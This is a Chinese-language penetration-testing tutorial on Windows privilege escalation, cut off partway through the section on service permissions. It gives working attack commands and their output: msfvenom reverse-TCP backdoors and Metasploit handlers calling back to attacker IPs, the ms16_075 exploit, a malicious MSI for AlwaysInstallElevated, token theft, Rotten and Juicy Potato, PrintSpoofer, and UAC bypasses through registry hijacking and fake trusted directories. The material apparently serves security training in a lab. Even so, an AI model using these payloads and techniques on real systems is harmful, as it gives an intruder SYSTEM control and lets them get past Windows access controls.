

Windows权限提升

权限提升

一、系统内核漏洞提权

1.1、查找系统潜在漏洞

1.1.1、手动寻找可用漏洞

1.1.2、借助 WES-NG 查找可用漏洞

EXP收集地址：

1.2、使用metasploit 提权

1.2.1、提权过程

1.2.2、把生成的后门文件上传到可执行目录

1.2.3、在kali上 使用 msfconsole 命令 启动 metasploit

1.2.4、监听ip和端口，这里的ip和端口要生成后门的端口和ip一致。

1.2.5、获取系统信息和当前账号发现权限较低， 需要进行提权。

1.2.6、搜索漏洞模块

1.2.7、使用模块进行提权

1.2.8、提权成功

可以使用 `use post/multi/recon/local_exploit_suggester` 识别系统可能存在的本地提权漏洞

二、MSI安装策略提权

2.1、确定系统是否存在漏洞

2.2 创建恶意 MSI 并安装

三、访问令牌操纵

3.1、访问令牌

3.2 利用 MSF 窃取令牌（需要管理员组级别的权限，一般配合烂土豆使用，可实现低权限提权）

3.3 Potato 家族提权

3.3.1、Rotten Potato (<https://github.com/foxglovesec/RottenPotato>)

3.3.2、Juicy Potato (<https://github.com/ohpe/juicy-potato>)

下面进行演示，假设已通过 MetaSploit 获取了低权限。

3.3.3、PrintSpoofer (Pipe Potato) (<https://github.com/itm4n/PrintSpoofer>)

四、Bypass UAC

4.1、UAC白名单

4.2 DLL劫持与模拟可信任目录

DLL劫持

模拟可信任目录

UAC提权工具

五、系统服务提权

5.1、不安全的服务权限

漏洞环境设计（在靶机执行，用来设置漏洞环境，实际环境无需这一步）

漏洞复现

① 执行以下命令，枚举目标主机“Authenticated Users”组是否具有更改服务配置的权限

② “Authenticated Users” 组对 phpstudysrv 服务具有 SERVICE_QUERY_CONFIG 权限。此时执行以...

5.2、服务注册表权限脆弱

漏洞环境设计（在靶机执行，用来设置漏洞环境，实际环境无需这一步）

漏洞复现

① 执行以下命令，通过AccessChk在目标主机中枚举“Authenticated Users”用户组具有写入权限的服...

② “Authenticated Users”用户组对 phpstudysrv 服务的注册表拥有完全控制权限。执行以下命令，将...

5.3、未引用的服务路径

漏洞环境设计（在靶机执行，用来设置漏洞环境，实际环境无需这一步）

使用MSF利用漏洞

1、寻找没有加引号的服务路径

2、用 Accesschk 检查受影响的目录，发现当前用户对受影响的目录拥有完全控制权限

权限提升

提权是指把普通用户的权限进行提升，也叫特权提升，在渗透测试中，通常是利用各种漏洞来提升webshell权限以夺得服务器权限。

一、系统内核漏洞提权

当目标系统存在该漏洞且没有更新安全补丁时，利用已知的系统内核漏洞进行提权，我们往往可以获得系统级别的访问权限。

1.1、查找系统潜在漏洞

1.1.1、手动寻找可用漏洞

在目标主机上执行以下命令，查看已安装的系统补丁

```
1 systeminfo
```

我们可以通过没有列出的补丁号，结合系统版本等信息，借助相关提权辅助网站，如：提权辅助网页（<https://gh0st.cn/AssistTool>）（<https://i.hacking8.com/tiquan>）寻找可用的提权漏洞，如 MS18-8120与KB4131188对应、CVE-2020-0787 与KB4540673对应等。

1.1.2、借助 WES-NG 查找可用漏洞

Windows Exploit Suggester 项目最初由GDS Security 于 2014 年发布，根据操作系统版本与 systeminfo 命令的执行结果进行对比，来查找可用的提权漏洞。

Windows Exploit Suggester 在 Windows XP/Vista 操作系统上运行良好，但不适用于Windows 11 等新版操作系统和近年来发布的新漏洞。这是因为该工具完全依赖于Microsoft 安全公告数据Excel 文件，而该文件自2017年第一季度以来就从未更新过。

于是，WES-NG 应运而生，其全称为 Windows Exploit Suggester – Next Generation，是由安全研究员 Arris Huijgen 基于 Window Exploit Suggester 创建的新一代 Windows 系统辅助提权工具（项目地址：<https://github.com/bitsadmin/wesng>），目前仍由其作者进行维护，WES-NG使用方法如下：

- ① 在本地主机上执行以下命令，更新最新的漏洞数据库

```
1 python3 wes.py --update
```

- ② 在目标主机上执行 systeminfo 命令，并将执行结果保存到 sysinfo.txt 中。然后执行以下命令，使用 WES-NG 进行检查即可

```
1 python3 wes.py sysinfo.txt --impact "Elevation of Privilege"  
2 # --impact 指定漏洞类型为提权漏洞
```

- ③ 执行以下命令，查找所有已公开 EXP 的提权漏洞

```
1 python3 wes.py sysinfo.txt --impact "Elevation of Privilege" --exploits-only
```

EXP收集地址：

提权漏洞大合集，各种提权漏洞利用工具：

<https://github.com/Ascotbe/Kernelhub/tree/master/Windows>

1.2、使用metasploit 提权

metasploit 是一款开源的安全漏洞检测工具，可以帮助安全和IT专业人士识别安全性问题，验证漏洞的缓解措施，并管理专家驱动的安全性进行评估，提供真正的安全风险情报。这些功能包括智能开发，代码审计，Web应用程序扫描，社会工程。团队合作，在Metasploit和综合报告提出了他们的发现。

1.2.1、提权过程

```
1  #在kali上生成反向连接后门
2  msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.3.222 LPORT=8888 -f exe -o msf.exe
```

1.2.2、把生成的后门文件上传到可执行目录

1.2.3、在kali上 使用 msfconsole 命令 启动 metasploit

1.2.4、监听ip和端口，这里的ip和端口要生成后门的端口和ip一致。

```
1  use exploit/multi/handler
2  set payload windows/meterpreter/reverse_tcp
3  set lhost 192.168.3.222
4  set lport 8888
5  exploit
```

1.2.5、获取系统信息和当前账号发现权限较低， 需要进行提权。

```
meterpreter > sysinfo
Computer      : WIN-G1K536BUUB8
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture  : x64
System Language : zh_CN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: WIN-G1K536BUUB8\apache
meterpreter > █
```

1.2.6、搜索漏洞模块

- 1 background 挂起会话
- 2 search ms16_075

```
msf6 exploit(multi/handler) > search ms16_075
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/ms16_075_reflection	2016-01-16	normal	Yes	Windows Net-NTLMv2 Reflection DCOM/RPC
1	exploit/windows/local/ms16_075_reflection_juicy	2016-01-16	great	Yes	Windows Net-NTLMv2 Reflection DCOM/RPC (Juicy)

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/windows/local/ms16_075_reflection_juicy`

1.2.7、使用模块进行提权

- 1 use exploit/windows/local/ms16_075_reflection_juicy
- 2 show option
- 3 set payload windows/meterpreter/reverse_tcp
- 4 set session 1
- 5 run

1.2.8、提权成功

```
msf6 exploit(windows/local/ms16_075_reflection_juicy) > run
```

```
[*] Started reverse TCP handler on 192.168.0.105:4444
[+] Target appears to be vulnerable (Windows 2012 R2 (6.3 Build 9600).)
[*] Launching notepad to host the exploit...
[+] Process 2848 launched.
[*] Reflectively injecting the exploit DLL into 2848...
[*] Injecting exploit into 2848...
[*] Exploit injected. Injecting exploit configuration into 2848...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 192.168.0.102
[*] Meterpreter session 22 opened (192.168.0.105:4444 → 192.168.0.102:49177) at 2023-07-26 02:10:39 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
█
```

可以使用 `use post/multi/recon/local_exploit_suggester` 识别系统可能存在的本地提权漏洞

二、MSI安装策略提权

MSI安装策略提权是由于用户在配置MSI安装策略时，启用了“永远以高特权进行安装”（`AlwaysInstallElevated`，默认情况下为禁用状态），使得任何权限的用户都可以通过SYSTEM权限安装MSI程序。此时可以在目标主机上安装一个预先制作的恶意MSI文件，以获得SYSTEM权限。

MSI 全称为 Microsoft Installer，是微软格式的应用程序安装包，实际上是一个数据库，包含安装和卸载软件时需要使用的大量指令和程序数据。

2.1、确定系统是否存在漏洞

成功利用该方法提权的关键是用户在配置MSI安装策略时启用了“永远以高特权进行安装”。该选项启用后，系统会自动在注册表的以下两个位置创建键值“1”。

- 1 `HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated`
- 2 `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated`

可以先连接一个低权限木马

- 1 `msfconsole //启动`
- 2 `use exploit/multi/handler //开启监听`
- 3 `set payload windows/meterpreter/reverse_tcp //设置payload，选择漏洞利用模块`
- 4 `set lhost 10.10.10.19 //本地IP，即攻击IP`
- 5 `set lport 4444 //监听端口`
- 6 `exploit`

执行以下命令，通过查看注册表键值来确定目标系统是否开启了 `AlwaysInstallElevated` 选项

- 1 `reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`
- 2 `reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`

2.2 创建恶意 MSI 并安装

确定目标系统存在该漏洞后，使用 MetaSploit 自动生成 MSI

```
1 msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.19 LPORT=6666 -  
f msi -o reverse_tcp.msi
```

在现有的 Metasploit 会话中将创建的 MSI 文件上传到目标计算机，执行以下命令，通过 msixec 运行 MSI 安装文件，最终提权

```
1 upload /root/桌面/msf.msi msf.msi #msf上传文件  
2 msixec /quiet /qn /i reverse_tcp.msi
```

三、访问令牌操纵

Windows 操作系统的访问控制模型 (Access Control Model) 是 Windows 系统安全性的基础构件，由访问令牌 (Access Token) 和安全描述符 (Security Descriptor) 两部分组成，二者分别被访问者和被访问者所持有。通过比较访问令牌和安全描述符的内容，Windows 可以对访问者是否拥有访问资源对象的能力进行判定。

3.1、访问令牌

访问令牌是描述进程或线程安全上下文的对象，包含与进程关联的用户账户的标识和特权等信息。系统使用访问令牌来控制用户可以访问的安全对象，并限制用户执行相关系统操作的能力。

当用户登录时，系统将对用户进行身份验证，如果验证通过，就会为用户创建一个访问令牌，包括登录过程返回的 SID 以及由本地安全策略分配给用户和用户所属安全组的特权列表。此后，代表该用户执行的每个进程都有此访问令牌的副本，每当线程或进程与安全对象交互或尝试执行需要特权的系统任务，系统都会使用此访问令牌标识并确定关联的用户。

通过操纵访问令牌，使正在运行的进程看起来是其他进程的子进程或属于其他用户所启动的进程。这常常使用内置的 Windows API 从指定的进程中复制访问令牌，并将得到的访问令牌用于现有进程或生成新进程，以达到权限提升并绕过访问控制的目的。这个过程被称为令牌窃取。

注意，令牌窃取只能在特权用户上下文中才能完成，因为通过令牌创建进程使用的 `CreateProcessWithTokenW`（创建一个新进程及其主线程，新进程在指定令牌的安全上下文中运行）和 `CreateProcessAsUserA`（创建一个新进程及其主线程，新进程在由指定令牌表示的用户的安全上下文中运行）两个 Windows API 分别要求用户必须拥有 `SeImpersonatePrivilege`（又称为“模拟客户端的安全上下文”权限，它允许一个进程模拟另一个用户的安全上下文，以该用户的身份访问资源）和 `SeAssignPrimaryTokenPrivilege/SeIncreaseQuotaPrivilege`（又称为“替换进程级访问令牌”权限，它允许一个进程申请替换另一个进程的访问令牌，从而改变目标进程的用户和权限）特权，而拥有这两个特权的用户一般为系统管理员账户、网络服务账户和系统服务账户。

3.2 利用 MSF 窃取令牌（需要管理员组级别的权限，一般配合烂土豆使用，可实现低权限提权）

MetaSploit 渗透测试框架内置了一个 incohnito 模块，可以在现有的 Meterpreter 中运行令牌窃取等操作，使用方法如下

```
1 load incognito #加载 incognito 模块
2 list_tokens -u #列出主机上的所有访问令牌
3 impersonate_token "NT AUTHORITY\SYSTEM" #窃取 NT AUTHORITY\SYSTEM 账户的令牌
4 steal_token PID #从指定的进程窃取令牌
5 rev2self #退回之前的令牌
```

3.3 Potato 家族提权

在渗透实战中，Potato 家族是一种十分常用的提权技术，通过操纵访问令牌，可以将已获取的 Windows 服务账户权限提升至系统SYSTEM权限。

前面讲过，使用令牌窃取的前提是用户拥有 SeAssignPrimaryTokenPrivilege 或 SeImpersonatePrivilege 特权。这两个特权非常强大，允许用户在另一个用户的安全上下文中运行代码甚至创建新进程。Potato 家族正是通过滥用 Windows 服务账户拥有的这两项特权，将已获取的 NTAUTHORITY\SYSTEM 账户的访问令牌传入CreateProcessWithTokenW或 CreateProcessAsUserA 函数进行调用，从而在NT AUTHORITY\SYSTEM 账户的上下文中创建新进程，以提升至SYSTEM权限。

在实战场景中，若成功拿到了IIS等服务的 WebShell 或者通过 MSSQL 服务的 Xp_cmdshell 成功执行了系统命令，此时获取的服务账户拥有 SeImpersonatePrivilege 和 SeAssignPrimaryTokenPrivilege 特权，就可以通过Potato 家族提升至 SYSTEM 权限。

3.3.1、Rotten Potato (<https://github.com/foxglovesec/RottenPotato>)

Rotten Potato 即“烂土豆”，可以用来将已获取的服务账户权限提升至 SYSTEM权限。Rotten Potato 提权的实现机制相当复杂，拦截 NTLM 身份认证请求，并伪造NT AUTHORITY\SYSTEM 账户的访问令牌，大致可以分为以下三个步骤。

①通过 CoGetInstanceFromIStorage API，将一个COM对象 (BITS) 加载到本地可控的端口 (TCP 6666)，并诱骗 BITS 对象以 NT AUTHORITY\SYSTEM 账户的身份向该端口发起 NTLM 认证。

②借助本地RPC135端口，对BITS对象的认证过程执行中间人攻击(NTLM Relay)，同时调用相关 API 为 NTAUTHORITY\SYSTEM 账户在本地生成一个访问令牌。

③通过 NTAUTHORITY\SYSTEM 账户的令牌创建新进程，以获取SYSTEM权限。

下面进行演示，假设已通过 MetaSploit 获取了低权限，执行下列命令可以看到当前账户拥有 SeImpersonatePrivilege 特权

```
1 whoami /priv
```

```
C:\phpstudy_pro\WWW\vul\rce>chcp 65001
chcp 65001
Active code page: 65001

C:\phpstudy_pro\WWW\vul\rce>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
-----
SeChangeNotifyPrivilege   Bypass traverse checking                       Enabled
SeImpersonatePrivilege     Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege   Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
```

通过 WebShell 上线 MetaSploit，此时加载 incognito 模块还不能列举出高权限用户的令牌，向目标主机上传Rotten Potato的利用程序（实战中需注意目录权限），并通过以下命令在 Meterpreter 中运行

```
1 execute -Hc -f rottenpotato.exe
```

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
-----
WIN-G1K536BUUB8\apache

Impersonation Tokens Available
-----
No tokens available
```


运行 RottenPotato.exe 后，再次执行下列命令，就能成功列举出NTAUTHORITY\SYSTEM账户的令牌。

```
1 list_tokens -u
```

```
meterpreter > execute -Hc -f rottenpotato.exe
Process 2784 created.
Channel 5 created.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM


Delegation Tokens Available
=====
WIN-G1K536BUUB8\apache

Impersonation Tokens Available
=====
NT AUTHORITY\SYSTEM
```



然后使用 impersonate_token 伪造该令牌，即可获取SYSTEM权限

```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



3.3.2、Juicy Potato (<https://github.com/ohpe/juicy-potato>)

Juicy Potato 与 Rotten Potato 的原理几乎完全相同，只是在后者的基础上做了扩展，以便更灵活利用 Rotten Potato。Juicy Potato 不再像 Rotten Potato 那样依赖于一个现有的Meterpreter，并且可以自定义 COM 对象加载的端口，以及根据系统版本更换可用的COM对象

下面进行演示，假设已通过 MetaSploit 获取了低权限。

①上传 JuicyPotato 的利用程序，并根据操作系统版本选择一个可用的COM对象。在Rotten Potato 中使用的 COM 对象为BITS，而Juicy Potato为不同 Windows 版本提供了多个可以利用的COM对象，详细列表请参考 (<https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md>) 。

②执行以下命令，运行JuicyPotato，将获取 SYSTEM 权限并运行指定的攻击载荷（先使用 MetaSploit监听），成功获取到了一个 SYSTEM 权限的Meterpreter

```

1 JuicyPotato.exe -t t -p C:\Users\hou\Desktop\server.exe -l 8888 -n 135 -c
  {F087771F-D74F-4C1A-BB8A-E16ACA9124EA}
2
3 # -t, 指定要使用CreateProcesswithTokenW和CreateProcessAsUserA()中的哪个函数
4 # -p, 指定要运行的程序
5 # -l, 指定COM对象加载的端口
6 # -n, 指定本地RPC服务端点, 默认为135
7 # -c, 指定要加载的COM对象的CLSID

```

```

C:\phpstudy_pro\WWW\vul\rce>
JuicyPotato.exe -t t -p C:\phpstudy_pro\WWW\vul\rce\msf.exe -l 8888 -n 135 -c {784E29F4-5EBE-4279-9948-
1E8FE941646D}
Testing {784E29F4-5EBE-4279-9948-1E8FE941646D} 8888
....
[+] authresult 0
{784E29F4-5EBE-4279-9948-1E8FE941646D};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK

```

```

[*] 192.168.0.102 - Meterpreter session 3 closed. Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.105:8888
[*] Sending stage (175686 bytes) to 192.168.0.102
[*] Meterpreter session 4 opened (192.168.0.105:8888 -> 192.168.0.102:49223) at 2023-07-25 22:17:52 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

注意，以上提权方法仅适用于 Windows 10 version 1809 和 Windows Server 2019 之前版本的系统。在之后的版本中，微软通过检查RPC绑定字符串中指定的端口来修复了这个问题，修复后的系统无法通过原来的方法实现中间人攻击。

3.3.3、PrintSpoofer (Pipe Potato)

(<https://github.com/itm4n/PrintSpoofer>)

2020年5月，安全研究员 Clement Labro 发布了有关 PrintSpoofer（也被称为“Pipe Potato”）提权技术的细节，主要利用了打印机组件路径检查中存在的一个Bug，使高权限的服务能连接到我们创建的命名管道，以获取高权限账户的令牌来创建新进程。

下面以 IIS 服务进行演示，假设已获取 IIS 服务账户的权限，上线了 MetaSploit，然后向目标主机上传 Pipe Potato 的利用程序，在 Shell 中直接运行将会以 SYSTEM 权限执行命令。

```

1 PrintSpoofer64.exe -i -c whoami

```

```
C:\phpstudy_pro\WWW\vul\rce> PrintSpoofer64.exe -i -c whoami
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
nt authority\system

C:\phpstudy_pro\WWW\vul\rce>
```

四、Bypass UAC

用户账户控制 (User Account Control, UAC) 是 Windows 操作系统采用的一种控制机制，可以阻止自动安装未经授权的应用并防止意外更改系统设置，有助于防止恶意软件损坏计算机。用户账户控制使应用程序和任务始终在非管理员账户的安全上下文中运行、除非管理员专门授予管理员级别的权限。开启用户账户控制后，每个需要使用管理员访问令牌的应用都必须提示征得用户同意。

UAC 限制所有 RID 非 500 的管理员用户使用标准用户登录到他们的计算机，并在标准用户的安全性上下文中访问资源和运行应用。这里所说的非 RID 500 的用户是指除 Administrator 以外、位于管理员组中的其他管理员用户。

当非 RID 500 的管理员用户登录后，系统会为其创建两个单独的访问令牌：标准用户访问令牌和管理员访问令牌。标准用户访问令牌包含与管理访问令牌相同的用户特定信息，只是移除了 Windows 管理特权和相关 SID。标准用户访问令牌用于启动不执行管理任务的应用程序（标准用户应用程序）。当管理员需要执行高权限管理任务时，Windows 会自动提示用户予以批准，同意后则允许使用管理员访问令牌。

在实战中，如果我们可以绕过 Windows UAC 机制，使非 RID 500 的管理员账户可以不需用户批准直接使用管理员访问令牌，从而获得全部的管理权限。

4.1、UAC白名单

微软在用户账户控制中为一些系统程序设置了白名单机制，所有白名单中的程序将不再询问，以静默方式自动提升到管理员权限运行，如 slui.exe、wusa.exe、taskmgr.exe、msra.exe、eudcedit.exe、eventvwr.exe、CompMgmtLauncher.exe、rundll32.exe、explorer.exe等。我们可以通过对这些白名单程序进行DLL 劫持或者注册表劫持等，绕过UAC并提升权限。

在寻找白名单程序时，可以使用微软官方提供的工具 Sigcheck

(<https://learn.microsoft.com/zh-cn/sysinternals/downloads/sigcheck>) 和 Strings

(<https://learn.microsoft.com/en-us/sysinternals/downloads/strings>)

白名单程序拥有一个共同的特性，就是 Manifest 数据中 autoElevate 属性的值为 True。Sigcheck 可以检测程序是否具有 autoElevate 属性，以 ComputerDefaults.exe 为例，该程序位于 C:\Windows\System32 目录下

```
1 sigcheck.exe /accepteula -m C:\Windows\System32\ComputerDefaults.exe
```

Strings 可以找出所有具有 autoElevate 属性的程序

```
1 strings.exe /accepteula -s C:\Windows\System32\*.exe | findstr /i "autoElevate"
```

下面以 ComputerDefaults.exe 为例进行分析，并通过该程序绕过 UAC 实现提权。ComputerDefaults.exe 运行后会打开 Windows 的默认应用。

①直接到 System32 目录下运行 ComputerDefaults.exe 程序，打开“默认应用”界面，并未出现 UAC 弹窗

②使用进程监控器 process monitor 监控 ComputerDefaults.exe 进程的所有操作行为，可以发现 ComputerDefaults.exe 进程会先查询注册表 HKCU\Software\Classes\ms-settings\shell\open\command 中的数据，发现该路径不存在后，继续查询注册表 HKCR\ms-settings\Shell\Open\Command\DelegateExecute 中的数据并读取

通常情况下，以“shell\open\command”命名的注册表中存储的是可执行文件的路径，程序会读取其中的键值并运行相应的可执行文件。由于 ComputerDefaults.exe 是 UAC 白名单中的程序，运行时默认提升了权限，因此在运行该键值中的可执行文件时默认为管理员权限。

③执行以下命令，在注册表 HKCU\Software\Classes\ms-settings\shellopen\command（如果没有就创建）中将要执行的攻击载荷路径分别写入“默认”值和“DelegateExecute”值（这里写入的是 cmd 的路径）

```
1 reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /d "C:\windows\system32\cmd.exe" /f
2
3 reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v DelegateExecute /t REG_SZ /d "C:\windows\system32\cmd.exe" /f
```

注：标准用户对该注册表键值有修改权限，并且对 HKCU 的修改会自动同步到 HKCR。

4.2 DLL 劫持与模拟可信任目录

DLL 劫持

Windows系统中的很多应用程序并不是一个完整的可执行文件，被分割成一些相对独立的动态链接库文件（DLL文件），这些文件中包含程序运行时所使用的代码和数据。当程序启动时，相应的 DLL 文件会被加载到程序进程的内存空间。我们可以通过一些手段，欺骗合法的、受信任的程序加载任意的 DLL 文件，从而造成 DLL 劫持。

当应用程序加载 DLL 时，如果没有指定 DLL 的绝对路径；那么程序会以特定的顺序依次在指定路径下搜索待加载的DLL。在开启安全 DLL 搜索模式（Windows XP SP2后默认开启）的情况下，将按以下顺序进行搜索：程序安装目录→系统目录（C:\Windows\System32）→ 16位系统目录（C:\Windows\System）→ Windows目录（C:\Windows）→ 当前工作目录 → PATH环境变量中列出的各目录。

如果将同名的恶意 DLL 文件放在合法 DLL 文件所在路径之前的搜索位置，当应用程序搜索 DLL 时，就会以恶意 DLL 代替合法的 DLL 来加载。这就是 DLL 预加载劫持情景，利用的前提是拥有对上述目录的写入权限，并且恶意 DLL 需要与原始 DLL 拥有相同的导出表函数。

我们可以通过 DLL 劫持技术来执行攻击载荷，通常是为了实现权限的持久化。但是，如果加载 DLL文件的应用程序是在提升的权限下运行，那么其加载的 DLL 文件也将在相同的权限下运行，因此 DLL 劫持也可以实现权限提升。

基于上述原理，通过劫持 UAC 白名单程序所加载的 DLL 文件，我们就可以借助白名单程序的自动提升权限来 Bypass UAC。但是，这些白名单程序所加载的 DLL 文件几乎都位于系统可信任目录中，而这些目录对标准用户来说通常都是不可写的。因此，接下来我们学习模拟可信任目录的内容。

模拟可信任目录

白名单程序都拥有一个共同的特性，就是 Manifest 数据中 autoElevate 属性的值为 True。当启动的程序请求自动提升权限时，系统会先读取其可执行文件的 Manifest 信息，解析 autoElevate 属性字段的值。如果该字段存在并且值为 True，就会认为这是一个可以自动提升权限的可执行文件。并且，系统会检查可执行文件的签名，这意味着无法通过构造 Manifest 信息或冒充可执行文件名来实现自动权限提升。此外，系统会检查可执行文件是否位于系统可信任目录中，如 C:\Windows\System32 目录。当这三个条件全部通过后，则允许程序自动提升权限，有任意一个条件不通过都会被系统拒绝。

当系统在检查可信任目录时，相关函数会自动去掉可执行文件路径中的空格。如果可执行文件位于“C:\Windows\System32”目录（注意：在“Windows”后有一个空格）中，系统在检查时会自动去除路径中的空格，这样就通过了最后一个条件的检查。

基于此原理，我们可以根据可信任目录来创建一个末尾包含空格的模拟可信任目录，将一个白名单程序复制到模拟可信任目录中，配合 DLL 劫持等技术即可成功绕过 UAC 。

具体操作如下

```
1 md "\\?\c:\Windows "  
2 md "\\?\C:\Windows \System32"  
3 copy "C:\Windows\System32\perfmon.exe" "\\?\C:\Windows \System32\perfmon.exe"
```

UAC提权工具

UACME 是一个专用于绕过Windows UAC的开源项目，目前已包含了70多种Bypass UAC的方法 (<https://github.com/hfiref0x/UACME>)。在UACME 项目中，每种 Bypass UAC的方法都有一个数字编号，由一个名为 Akagi.exe（需要自行编译生成）的主程序进行统一调用，相关命令如下


```
1 akagi.exe [Key] [Param]  
2  
3 .\Akagi64.exe 41 C:\phpstudy_pro\WWW\vul\rce\uac.exe  
4  
5 #Key, 指定要使用的方法的编号  
6 #Param, 指定绕过UAC后要运行的程序或命令，默认启动一个关闭了UAC的CMD窗口
```

五、系统服务提权

通常情况下，用户安装的一些应用软件会在本地注册一些服务，并且大多数服务在计算机开机时以系统SYSTEM权限启动。应用软件在注册服务时，会在以下路径中创建相应的注册表项。

```
1 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

下图为 phpStudySrv 服务得注册表信息，其中的 ImagePath 键指向该系统服务所启动的二进制程序。



Windows 系统服务在操作系统启动时运行，并在后台调用其相应的二进制文件，如上图中的 phpStudySrv.exe 。由于大多数系统服务是以系统权限（SYSTEM）启动的，如果让服务启动时执行其他程序，该程序就可以随着服务的启动获得系统权限，这是利用系统服务提权的主要思路。

系统服务类提权从主观上可以归咎于用户的配置疏忽或操作错误，如不安全的服务权限、服务注册表权限脆弱、服务路径权限可控、未引用的服务路径等。

5.1、不安全的服务权限

ACL定义了安全对象的访问控制策略，用于规定哪些主体对其拥有访问权限和拥有什么样的权限。Windows 的系统服务正是通过ACL来指定用户对其拥有的权限，常见的权限如下图所示。

权 限	说 明
SERVICE_START	启动服务的权限
SERVICE_STOP	停止服务的权限
SERVICE_PAUSE_CONTINUE	暂停/继续运行服务的权限
SERVICE_QUERY_STATUS	查询服务状态的权限
SERVICE_QUERY_CONFIG	查询服务配置的权限
SERVICE_CHANGE_CONFIG	更改服务配置的权限
SERVICE_ALL_ACCESS	完全控制权限

权限	说明
SERVICE_START	启动服务的权限
SERVICE_STOP	停止服务的权限
SERVICE_PAUSE_CONTINUE	暂停/继续运行服务的权限
SERVICE_QUERY_STATUS	查询服务状态的权限
SERVICE_QUERY_CONFIG	查询服务配置的权限

SERVICE_CHANGE_CONFIG	更改服务配置的权限
SERVICE_ALL_ACCESS	完全控制权限

假设目标主机的用户在配置服务时存在疏忽，使得低权限用户对高权限下运行的系统服务拥有更改服务配置的权限（SERVICE_CHANGE_CONFIG 或 SERVICE_ALL_ACCESS），就可以通过这个低权限用户直接修改服务启动时的二进制文件路径。

在实战中，AccessChk（<https://docs.microsoft.com/zh-cn/sysinternals/downloads/accesschk>）工具可以枚举目标主机上存在权限缺陷的系统服务。AccessChk 是微软官方提供的管理工具，常用来枚举或查看系统中指定用户、组对特定资源（包括但不限于文件、文件夹、注册表、全局对象和系统服务等）的访问权限。

